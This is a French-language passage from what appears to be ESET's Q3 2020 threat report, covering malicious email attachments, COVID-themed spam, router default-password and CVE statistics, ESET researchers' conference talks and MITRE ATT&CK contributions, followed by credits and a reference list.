Le nom de fichier des pièces jointes exécutables comportait souvent une double extension, pour duper les destinataires en profitant du fait que les extensions des types de fichiers connus sont cachées par défaut sous Windows. Le format PDF a été de loin le plus utilisé au cours de Q3. Les pirates ont également souvent tenté de déguiser des exécutables malveillants en fichiers Microsoft Excel et Word, en images et en archives.


Quant aux détections de spam, des emails non sollicités de toute sorte, pas nécessairement porteurs de malwares, elles se sont maintenues à un niveau constant en Q3, avec de multiples petits pics. Le volume global de spam détecté a augmenté de 4 % par rapport au trimestre précédent.

Durant Q3, nous avons observé que les spammeurs utilisaient encore fréquemment la pandémie de coronavirus à leur profit. L'un des thèmes les plus récurrents dans les emails non sollicités était le soutien financier lié à la pandémie, comme le montre la capture d'écran en haut à droite. Exploitant les difficultés financières rencontrées par beaucoup durant la crise, et se faisant passer pour des organisations légitimes, les escrocs tentent de manipuler les victimes pour qu'elles communiquent des informations sensibles.

Lors de l'interprétation des données d'ESET sur le spam, il faut tenir compte du fait que notre visibilité sur le trafic de spam est limitée, car les messages électroniques peuvent être filtrés chez le fournisseur de services de messagerie sur Internet, ou ailleurs, avant d'atteindre la solution antispam d'ESET sur les machines clientes.



Spam utilisant l'aide financière pour COVID-19 comme appât



Tendance de la détection du spam en Q2 et Q3 2020, moyenne mobile sur sept jours
Échantillon de données : France

[2] La statistique repose sur une sélection d'extensions bien connues.

Sécurité des objets connectés


Les anciennes vulnérabilités du Top 10 sont en légère baisse, « admin » restant le nom d'utilisateur ou le mot de passe privilégié.

Avec plus de 100 000 routeurs testés, ESET a continué à suivre l'évolution de la sécurité dans la sphère des objets connectés tout au long de Q3. Comme lors des trimestres précédents, des milliers de routeurs restent vulnérables à l'utilisation de mots de passe par défaut pour entrer dans l'interface d'administration, avec seulement des changements mineurs dans le classement.

Le mot de passe faible le plus souvent détecté, sur plus de 4 600 appareils, est « admin », suivi par 500 appareils utilisant le mot de passe « root », plus de 200 utilisant « 1234 » et des dizaines utilisant « 12345 ». Il s'agit probablement de mots de passe par défaut et ils sont le plus souvent accompagnés de noms d'utilisateur prédéfinis tels que « admin », « root », « guest », « 1234 » et « support ».

Les détections d'ESET suggèrent que de nombreuses personnes utilisent des routeurs obsolètes avec des vulnérabilités datant de plusieurs années. Le fait que deux des trois principales vulnérabilités sont des injections de commande, qui sont particulièrement dangereuses et utilisées pour la création de botnets, ne fait qu'aggraver la situation.

Milan Fránik, Malware Researcher chez ESET



Les 10 principales vulnérabilités détectées par le module d'ESET d'analyse de la vulnérabilité des routeurs en Q2 et Q3 (% des vulnérabilités détectées)
Échantillon de données : Monde

Les dix principales vulnérabilités n'ont connu que des changements mineurs dans le classement, et la liste des CVE les plus souvent trouvées n'a connu aucun changement. La vulnérabilité la plus ancienne, CVE-2012-5687, est toujours en tête du classement en Q3, mais la proportion d'appareils atteints a légèrement diminué, passant de 17,7 % à 16,3 %. De même, les routeurs déclarés comme vulnérables à l'injection de commande décrite dans CVE-2014-8361 sont passés de 13,8 % en Q2 à 11 % en Q3.

L'augmentation la plus notable est CVE-2015-7248, qui a connu 1,4 % de détections de plus qu'au trimestre précédent, faisant passer cette vulnérabilité de la huitième à la cinquième position.

Q3 a également été marqué par une autre grande découverte d'ESET Smart Home Research, une version étendue de Kr00k, une vulnérabilité qui affecte le chiffrement dans de nombreux appareils populaires équipés de puces Wifi Broadcom et Cypress. Nos études ont confirmé que les puces d'autres fabricants, notamment Qualcomm et MediaTek, présentent également des problèmes de chiffrement. Pour plus de détails, consultez l'***article*** de ce rapport.

En juillet, des chercheurs ont réussi à ***retirer*** [63] le chiffrement des dernières images du micrologiciel des routeurs D-Link, pour récupérer les clés de déchiffrement des anciennes versions des mêmes images de micrologiciel. Quelques semaines seulement après cette bévue, la société a révélé ***cinq vulnérabilités graves*** [64], CVE-2020-15894, CVE-2020-15895, CVE-2020-15893, CVE-2020-15896 et CVE-2020-15892, dont certains concernent des appareils en fin de vie qui ne sont donc plus corrigés par le fabricant.

CONTRIBUTIONS

ESET RESEARCH

Engagements et réalisations des experts d’ESET

Prochaines présentations

CODE BLUE 2020

Kr00k : une grave vulnérabilité a affecté le chiffrement de plus d’un milliard d’appareils Wifi

Pour ceux qui n’ont pas eu la chance d’assister à cette conférence lors des précédents événements virtuels, Robert Lipovský, Malware Researcher chez ESET, dévoilera les détails de la faille de sécurité Kr00k durant CODE BLUE 2020. Il présentera des informations sur les études initiales qui ont permis de découvrir la vulnérabilité dans les puces Wifi de Broadcom et Cypress, ainsi que les conclusions des études de suivi.

Botconf

Le groupe Winnti : analyse de ses dernières activités

Lors de l’édition en ligne de Botconf cette année, Mathieu Tartare, Malware Researcher chez ESET, fournira un aperçu des dernières activités du groupe Winnti, responsable des attaques contre la chaîne d’approvisionnement des secteurs des jeux vidéo et des logiciels, de la santé, et de l’éducation. La présentation montrera non seulement que le groupe Winnti utilise et actualise toujours activement sa porte dérobée ShadowPad et sa famille de malwares Winnti, mais qu’il a également étendu son arsenal avec de nouveaux outils dont certains ne sont pas encore documentés.

Les activités de Turla aux premières loges

Dans sa présentation Botconf, Matthieu Faou, Malware Researcher chez ESET, communiquera de nouvelles informations sur les TTP de Turla, un groupe de pirates avancés étudié par ESET depuis plusieurs années. Ces acteurs sont principalement intéressés par des cibles de haut niveau telles que des organismes gouvernementaux et des entreprises du secteur de la défense. La présentation décrira les principales attaques publiquement attribuées au groupe et expliquera les motivations des attaquants. La partie technique de l’exposé présentera les trois étapes classiques d’une campagne Turla : compromis, mouvement latéral et persistance à long terme.

AVAR 2020 Virtual

CDRThief : malware ciblant des commutateurs logiciels VoIP sous Linux

Lors d’une session virtuelle de la conférence AVAR, Anton Cherepanov, Malware Researcher chez ESET, présentera sa récente découverte de CDRThief, un malware ciblant des commutateurs logiciels de voix sur IP (VoIP) sur Linux. CDRThief est particulièrement intéressant, car son objectif principal est d’exfiltrer les enregistrements de détails

d'appels (CDR), qui contiennent les métadonnées des appels effectués, notamment l'heure, la durée, les frais d'appel, etc. Cette cession fournira une description technique détaillée du malware CDRThief ainsi que les objectifs possibles de ses opérateurs.

Une étude approfondie d'Evilnum et de ses outils

Cette présentation de Matias Nicolas Porolli, Malware Researcher chez ESET, portera sur Evilnum, un groupe de cybercriminels qui opère depuis au moins deux ans et qui cible des entreprises de technologie financière. La présentation décrira l'infrastructure utilisée pour les activités d'Evilnum, analysera les malwares développés par le groupe ainsi que sa chaîne d'attaque. S'appuyant sur les données de télémétrie d'ESET, les victimes seront également détaillées pour montrer qu'Evilnum a un ciblage très spécifique.

Présentations effectuées

Black Hat USA Black Hat Asia

Kr00k : une grave vulnérabilité a affecté le chiffrement de plus d'un milliard d'appareils Wifi [6]

Lors des éditions virtuelles de Black Hat USA et Black Hat Asia, Robert Lipovský, Malware Researcher, et Štefan Svorencík, Detection Engineer, tous deux chez ESET, ont révélé les détails de la faille de sécurité Kr00k. Leur briefing a permis d'apporter des détails techniques ainsi que de nouvelles informations trouvées depuis la publication initiale de la vulnérabilité.

Arsenal de désobfuscation de Stantinko [65]

La session virtuelle de Vladislav Hrčka, Malware Analyst chez ESET, durant Black Hat USA a disséqué la boîte à outils d'obfuscation utilisée par la famille de malwares Stantinko. Elle portait principalement sur l'amélioration des techniques d'aplatissement du flux de contrôle et d'obfuscation de chaînes utilisées par les opérateurs des malwares, et a montré comment ces approches, par ailleurs courantes, sont devenues uniques.

Conférence Virus Bulletin 2020 localhost

XDSpy : vol de secrets d'État depuis 2011 [66]

Dans un document présenté à la conférence VB2020, son auteur Matthieu Faou, Malware Researcher chez ESET, a décrit la découverte de la campagne de cyberespionnage XDSpy contre plusieurs gouvernements d'Europe de l'Est, des Balkans et de la Russie, qui est passée inaperçue pendant près de 10 ans. Son but semble avoir été l'obtention de documents diplomatiques et militaires, mais également d'informations d'entreprises privées et d'institutions universitaires, ce qui suggère que l'acteur est également impliqué dans l'espionnage économique.

Aplatir la courbe des cyber-risques [67]


Righard Zwienenberg, Senior Research Fellow chez ESET, a participé au panel de renseignements sur les menaces lors de la conférence virtuelle VB2020 localhost. Le panel a discuté des exigences souvent négligées mais nécessaires pour minimiser les risques dans les réseaux d'entreprise, en soulignant ce qu'il faut faire et ne pas faire pour que les entreprises aplatissent la courbe des cyber-risques, minimisent l'impact sur leurs réseaux et soient résilientes.

Ramsay : une boîte à outils de cyberespionnage adaptée aux réseaux isolés [68]

Dans sa présentation durant VB2020, Ignacio Sanmillan, Malware Researcher chez ESET, a abordé les aspects techniques de Ramsay, une boîte à outils de cyberespionnage découverte en mars 2020, qui est spécifiquement conçue pour voler des documents et s'introduire dans des réseaux isolés. Son exposé a documenté les fonctionnalités de Ramsay ainsi que les similitudes découvertes avec le groupe DarkHotel.

InvisiMole : une persistance de haut niveau via des vulnérabilités de faible niveau [69]

Zuzana Hromcová, Malware Researcher chez ESET, a présenté durant VB2020 les résultats d'une enquête approfondie sur la dernière campagne d'InvisiMole, un groupe de pirates connu auparavant pour son rôle dans des campagnes de cyberespionnage très ciblées en Europe de l'Est. Sa présentation pour l'audience de VB sur la boîte à outils InvisiMole actuelle a comblé les lacunes précédentes sur les techniques de diffusion, de persistance et de mouvement latéral utilisées par ces pirates, ainsi que sur leur coopération avec le groupe Gamaredon.



Conférence Virus Bulletin 2020 localhost CARO 2020

Cybercriminalité financière dans la région LATAM : partage de TTP entre concurrents [70]

Lors des conférences virtuelles CARO 2020 et VB2020, Jakub Soucek, Malware Analyst, et Martin Jirkal, Detection Engineer, tous deux chez ESET, se sont plongés dans le paysage actuel des chevaux de Troie bancaires d'Amérique latine. La session a présenté la coordination étroite présumée entre les familles, et leur expansion de l'Amérique latine vers l'Espagne et le Portugal.

DEF CON 28 SAFE MODE

Vulnérabilités des objets sexuels intelligents : le côté titillant de la recherche

Lors de la conférence virtuelle DEF CON 28 SAFE MODE, Denise Giusto Bilic et Cecilia Pastorino, Latin America Security Researchers chez ESET, ont discuté de la sécurité des applications Android qui contrôlent les modèles les plus fréquemment achetés d'objets sexuels connectés. Leur présentation a décrit les failles de sécurité trouvées dans ces appareils, découlant à la fois de la mise en œuvre de l'application et de la conception des appareils, qui affectent le stockage et le traitement des informations privées.

AVAR CYBER CONCLAVE Ekoparty Online CONFidence Infoshare

Menaces COVID-19 sur Android [71] [72]

Lukáš Štefanko, Malware Researcher chez ESET, a fourni un aperçu des différentes menaces Android qui ont exploité les craintes autour de COVID-19, durant les événements virtuels AVAR CYBER CONCLAVE 2020, Ekoparty 2020, CONFidence 2020 et Infoshare 2020. Les menaces décrites ont été pour la plupart diffusées au cours du premier semestre 2020 en imitant des outils de suivi, des applications gouvernementales et des identificateurs de symptômes du coronavirus. Les présentations comportaient également des démonstrations de malwares bancaires diffusés en Italie, et un ransomware Android récemment découvert, qui ont tous deux tenté d'exploiter les craintes des gens pendant la pandémie.

Contributions à la base MITRE ATT&CK

Les chercheurs d'ESET contribuent régulièrement à *MITRE ATT&CK* [73], une base de connaissances accessible publiquement sur les tactiques et les techniques des pirates. Durant Q3 2020, plusieurs contributions d'ESET ont été acceptées dans la base de connaissances ATT&CK :

- 1 nouvelle sous-technique dans la matrice Entreprise
- 1 extension d'une sous-technique existante dans la matrice Entreprise
- 1 nouvelle contribution dans la catégorie Logiciels
- 1 extension dans la catégorie Logiciels
- 1 extension dans la catégorie Groupes

Lors de la prochaine mise à jour d'ATT&CK, ces contributions seront répertoriées parmi les *techniques Entreprise* [74] et dans les catégories *Logiciels* [75] et *Groupes* [76].

La première contribution d'ESET dans Logiciels couvre PipeMon, une porte dérobée modulaire à plusieurs étapes utilisée par le groupe Winnti, *signalée par ESET* [18] pour la première fois en mai 2020. Elle a été utilisée contre plusieurs entreprises de jeux vidéo en Corée du Sud et à Taïwan.

La méthode de persistance de PipeMon a jeté les bases d'une autre contribution : une nouvelle sous-technique d'*exécution automatique du boot et du logon (T1547)* [77], appelée Print Processors. Les chercheurs d'ESET ont découvert que le groupe Winnti a utilisé la clé de registre « Print Processors » pour rendre sa porte dérobée PipeMon persistante. Les pirates peuvent utiliser cette technique pour charger du code malveillant qui persistera à chaque redémarrage du système et s'exécutera en tant que SYSTEM.

La catégorie Logiciels d'ATT&CK recevra également de nouvelles informations sur *InvisiMole (S0260)* [78], un logiciel espion modulaire utilisé dans des campagnes de cyberespionnage ciblées en Ukraine et en Russie. Les chercheurs d'ESET ont *signalé* [79] InvisiMole pour la première fois en 2018 ; deux ans plus tard, ils ont *publié* [80] une analyse

approfondie de la panoplie d'outils et des TTP du groupe. La mise à jour basée sur cette nouvelle étude permet de relier plus de 40 techniques supplémentaires à InvisiMole. Cette étude a donné lieu à une autre contribution à la matrice Entreprise : une modification de l'*exécution de proxy binaire signé : panneau de contrôle (T1218.002)* [81], basée sur le comportement observé lors de l'analyse d'InvisiMole.

La dernière contribution acceptée durant Q3 2020 met à jour l'entrée d'ATT&CK concernant *Gamaredon (G0047)* [82], un groupe de pirates actif depuis au moins 2013 et ciblant des institutions ukrainiennes. Dans une *étude* [36] récente du groupe Gamaredon, les chercheurs d'ESET ont pu relier les activités du groupe à un certain nombre de techniques supplémentaires, qui n'étaient pas incluses auparavant dans l'entrée Groupes.

Évaluations MITRE ATT&CK

ESET participe aux *Évaluations ATT&CK* [83] menées par MITRE ENGENUITY™ en novembre 2020, qui utiliseront 65 techniques ATT&CK sur 11 tactiques ATT&CK. Cela comprend 12 techniques ATT&CK sur 7 tactiques ATT&CK pour la partie Linux de l'évaluation Carbanak.

De nouvelles fonctionnalités ont été introduites pour imiter les attaques des groupes Carbanak et FIN7. La possibilité d'évaluer la catégorie Détection mais également la catégorieProtection est particulièrement importante. ESET est l'un des 18 éditeurs (sur un total de 30) qui sont inscrits à ces évaluations approfondies. Une autre nouveauté qui mérite d'être mentionnée est la comparaison côte à côte des évaluations de chaque éditeur, ce qui permettra d'identifier plus facilement les différences entre deux solutions choisies. Ce round d'évaluations marquera également la première fois que des capteurs Linux sont inclus, la majorité des émulations portant toujours axée sur les plateformes Windows.

Autres contributions

Le script de dépistage de Kr00k est publié sur GitHub

Plus de cinq mois se sont écoulés depuis notre annonce publique de la *vulnérabilité Kr00k* [1], et plusieurs preuves de concept publiées par des chercheurs indépendants. ESET a décidé de publier le *script* [84] que ses chercheurs ont utilisé pour déterminer si des appareils sont vulnérables à Kr00k. Nous avons également inclus la détection des nouvelles variantes décrites *ici*. Ce script peut être utilisé par des chercheurs ou des fabricants d'appareils pour vérifier que des appareils spécifiques ont été corrigés et ne sont plus vulnérables.

Les chercheurs d'ESET ont été distingués pour Kr00k

Les chercheurs d'ESET, Miloš Cermák et Martin Kalužník, ont été *distingués* 85] par le Centre de réponse de sécurité de Microsoft pour leur contribution à la correction de la vulnérabilité Kr00k.

Stadeo : un ensemble de scripts publiés sur GitHub pour faciliter l'analyse de Stantinko

Les chercheurs d'ESET ont publié Stadeo, un ensemble de scripts qui peuvent aider les chercheurs et les rétro-ingénieurs à désobfusquer le code de *Stantinko* [86] et d'autres malwares. Stantinko est un botnet de fraude au clic, d'injection de publicités, de fraude sur les réseaux sociaux, de vol de mots de passe et d'*extraction de cryptomonnaie* [87]. Stadeo sera présenté pour la première fois durant Black Hat USA 2020 et sera ensuite *publié pour une utilisation libre* [88].

Les scripts, rédigés en Python, traitent des techniques uniques de Stantinko en matière d'aplatissement du flux de contrôle (CFF) et d'obfuscation des chaînes de caractères décrites dans notre *article* [89] de mars 2020. Ils peuvent également être utilisés à d'autres fins : nous avons par exemple déjà étendu notre approche à Emotet, un cheval de Troie qui vole des identifiants bancaires et télécharge des malwares supplémentaires, notamment des ransomwares.

Nos méthodes de désobfuscation utilisent *IDA* [90], qui est un outil standard dans le secteur, et *Miasm* [91], un framework open source, et nous fournissent différentes analyses des flux de données, un moteur d'exécution symbolique, un moteur d'exécution symbolique dynamique, et la possibilité de réassembler les fonctions modifiées.

Crédits

Équipe

Peter Stančík, Team Lead

Klára Kobáková, Managing Editor

Aryeh Goretsky

Bruce P. Burrell

Nick FitzGerald

Ondrej Kubovič

Avant-propos

Roman Kováč, Chief Research Officer

Contributeurs

Anton Cherepanov
Igor Kabina
Ján Šugarek
Jakub Souček
Jean-Ian Boutin
Jiří Kropáč
Juraj Horňák
Juraj Jánošík
Ladislav Janko
Lukáš Štefanko
Marc-Étienne Léveillé
Martin Červeň
Martin Lackovič
Mathieu Tartare
Matthieu Faou
Milan Fránik
Miloš Čermák
Miroslav Legéň
Patrik Sučanský
Robert Lipovský
Thomas Dupuy
Vladimír Šimčák
Zoltán Rusnák
Zuzana Legáthová

À propos des données de ce rapport

Les statistiques et les tendances des menaces présentées dans ce rapport reposent sur les données de télémétrie mondiales d'ESET. Sauf indication contraire, les données incluent les menaces quelle que soit la plate-forme ciblée et ne comprennent que des détections quotidiennes uniques par appareil.

Ces données ont pour objectif d'être le plus impartiales possible et de maximiser l'intérêt des informations fournies sur les menaces les plus importantes.

Elles excluent les détections d'*applications potentiellement indésirables* [92], d'*applications potentiellement dangereuses* [93] et les logiciels publicitaires, sauf dans les sections plus détaillées spécifiques à des plateformes, et dans la section sur les extracteurs de cryptomonnaie.

La plupart des graphiques de ce rapport montrent des tendances de détection plutôt que des chiffres absolus. En effet, les données peuvent être sujettes à des interprétations erronées, en particulier lorsqu'elles sont comparées directement à d'autres données de télémétrie. Des valeurs absolues ou des ordres de grandeur sont ainsi fournis lorsqu'ils peuvent être utiles.

Références

[1] https://www.welivesecurity.com/2020/02/26/krook-serious-vulnerability-affected-encryption-billion-wifi-devices/

[2] https://www.welivesecurity.com/wp-content/uploads/2020/02/ESET_Kr00k.pdf

[3] https://www.icasi.org/

[4] https://www.rsaconference.com/industry-topics/presentation/kr00k-how-kracking-amazon-echo-exposed-a-billion-vulnerable-wifi-devices

[5] https://www.eset.com/int/kr00k/

[6] https://www.blackhat.com/us-20/briefings/schedule/index.html#krk-serious-vulnerability-affected-encryption-of-billion-wi-fi-devices-20414

[7] https://msrc-blog.microsoft.com/2020/05/05/azure-sphere-security-research-challenge/

[8] https://www.welivesecurity.com/2020/08/06/beyond-kr00k-even-more-wifi-chips-vulnerable-eavesdropping/

[9] https://twitter.com/ESETresearch/status/1275770256389222400

[10] https://www.welivesecurity.com/2020/07/09/more-evil-deep-look-evilnum-toolset/

[11] https://www.welivesecurity.com/2020/07/16/mac-cryptocurrency-trading-application-rebranded-bundled-malware/

[12] https://www.welivesecurity.com/2020/08/13/mekotio-these-arent-the-security-updates-youre-looking-for/

[13] https://www.welivesecurity.com/2020/09/02/kryptocibule-multitasking-multicurrency-cryptostealer/

[14] https://www.welivesecurity.com/2020/09/10/who-callin-cdrthief-linux-voip-softswitches/

[15] https://www.bitdefender.com/files/News/CaseStudies/study/365/Bitdefender-PR-Whitepaper-APTHackers-creat4740-en-EN-GenericUse.pdf

[16] https://twitter.com/ESETresearch/status/1301801156042256384

[17] https://welivesecurity.com/2019/10/14/connecting-dots-exposing-arsenal-methods-winnti/

[18] https://welivesecurity.com/2020/05/21/no-game-over-winnti-group/

[19] https://3dground.net/article/attention-alc-and-crp-viruses-in-3ds-max-

[20] https://apps.autodesk.com/3DSMAX/it/Detail/Index?id=7342616782204846316

[21] https://github.com/eset/malware-ioc/tree/master/quarterly_reports/2020_Q3

[22] https://www.welivesecurity.com/2020/04/28/grandoreiro-how-engorged-can-exe-get/

[23] https://www.welivesecurity.com/2019/11/19/mispadu-advertisement-discounted-unhappy-meal/

[24] https://www.welivesecurity.com/2019/10/03/casbaneiro-trojan-dangerous-cooking/

[25] https://csirt.gov.it/contenuti/nuova-campagna-malspam-distribuisce-malware-mekotio-sfruttando-il-dominio-mef-gov-it-al01-200904-csirt-ita

[26] https://www.welivesecurity.com/wp-content/uploads/2020/09/ESET_LATAM_financial_cybercrime.pdf

[27] https://www.welivesecurity.com/2020/07/14/welcome-chat-secure-messaging-app-nothing-further-truth/

[28] https://www.welivesecurity.com/2020/09/30/aptc23-group-evolves-its-android-spyware/

[29] https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf

[30] https://events.sto.nato.int/index.php/upcoming-events/event-list/event/26-cfp/315-call-for-participation-avt-355-research-workshop-rws-on-intelligent-solutions-for-improved-mission-readiness-of-military-uxvs

[31] https://www.welivesecurity.com/2019/09/24/no-summer-vacations-zebrocy/

[32] https://www.proofpoint.com/us/threat-insight/post/lookback-malware-targets-united-states-utilities-sector-phishing-attacks

[33] https://www.proofpoint.com/us/blog/threat-insight/ta410-group-behind-lookback-attacks-against-us-utilities-sector-returns-new

[34] https://github.com/Twi1ight/AD-Pentest-Script/blob/master/wmiexec.vbs

[35] https://cyber.gc.ca/en/guidance/c2-obfuscation-tools-htran

[36] https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/

[37] https://www.welivesecurity.com/2018/10/17/greyenergy-updated-arsenal-dangerous-threat-actors/

[38] https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf#page=12

[39] https://nvd.nist.gov/vuln/detail/CVE-2017-11882

[40] https://en.wikipedia.org/wiki/Advance-fee_scam

[41] https://www.bleepingcomputer.com/news/security/emotet-malware-strikes-us-businesses-with-covid-19-spam/

[42] https://www.binarydefense.com/emocrash-exploiting-a-vulnerability-in-emotet-malware-for-defense/

[43] https://twitter.com/pollo290987/status/1312186676739932160?s=20

[44] https://www.bleepingcomputer.com/news/security/emotet-malwares-new-red-dawn-attachment-is-just-as-dangerous/

[45] https://twitter.com/Cryptolaemus1/status/1300662754030825472?s=20

[46] https://twitter.com/ESETresearch/status/1288533242438651906?s=20

[47] https://www.virustotal.com/gui/file/15c3cfbad0e3b0afe327e53605c463775ef2ae1d5c21b23928a2aa34b7e36719/detection

[48] https://twitter.com/ESETresearch/status/1270339046645141507?s=20

[49] https://www.bleepingcomputer.com/news/security/maze-ransomware-now-encrypts-via-virtual-machines-to-evade-detection/

[50] https://www.bleepingcomputer.com/news/security/revil-ransomware-deposits-1-million-in-hacker-recruitment-drive/

[51] https://www.group-ib.com/blog/oldgremlin

[52] https://blog.sensecy.com/2020/08/20/global-ransomware-attacks-in-2020-the-top-4-vulnerabilities/

[53] https://www.bleepingcomputer.com/news/security/ransomware-attack-at-german-hospital-leads-to-death-of-patient/

[54] https://www.bbc.com/news/technology-54204356

[55] https://www.bleepingcomputer.com/news/security/uhs-hospitals-hit-by-reported-country-wide-ryuk-ransomware-attack/

[56] https://www.forbes.com/sites/billybambrough/2020/08/25/bitcoin-in-the-early-stages-of-a-bull-market-crypto-wallet-data-reveals/#3fc49965510d

[57] https://www.welivesecurity.com/2020/09/02/kryptocibule-multitasking-multicurrency-cryptostealer/

[58] https://www.welivesecurity.com/wp-content/uploads/2020/07/ESET_Threat_Report_Q22020.pdf#page=21

[59] https://www.welivesecurity.com/2020/07/16/mac-cryptocurrency-trading-application-rebranded-bundled-malware/

[60] https://www.forbes.com/sites/zakdoffman/2019/08/16/dangerous-new-android-trojan-hides-from-malware-researchers-and-taunts-them-on-twitter/#272515c6d9c9

[61] https://www.zdnet.com/article/cerberus-banking-trojan-team-breaks-up-source-code-goes-to-auction/

[62] https://twitter.com/LukasStefanko/status/1293078550766129152

[63] https://www.bleepingcomputer.com/news/security/d-link-blunder-firmware-encryption-key-exposed-in-unencrypted-image/

[64] https://www.bleepingcomputer.com/news/security/5-severe-d-link-router-vulnerabilities-disclosed-patch-now/

[65] https://www.blackhat.com/us-20/arsenal/schedule/#stantinko-deobfuscation-arsenal-21025

[66] https://vblocalhost.com/presentations/xdspy-stealing-government-secrets-since-2011/

[67] https://vblocalhost.com/presentations/panel-flattening-the-curve-of-cyber-risks/

[68] https://vblocalhost.com/presentations/ramsay-a-cyber-espionage-toolkit-tailored-for-air-gapped-networks/

[69] https://vblocalhost.com/presentations/invisimole-first-class-persistence-through-second-class-exploits/

[70] https://vblocalhost.com/presentations/latam-financial-cybercrime-competitors-in-crime-sharing-ttps/

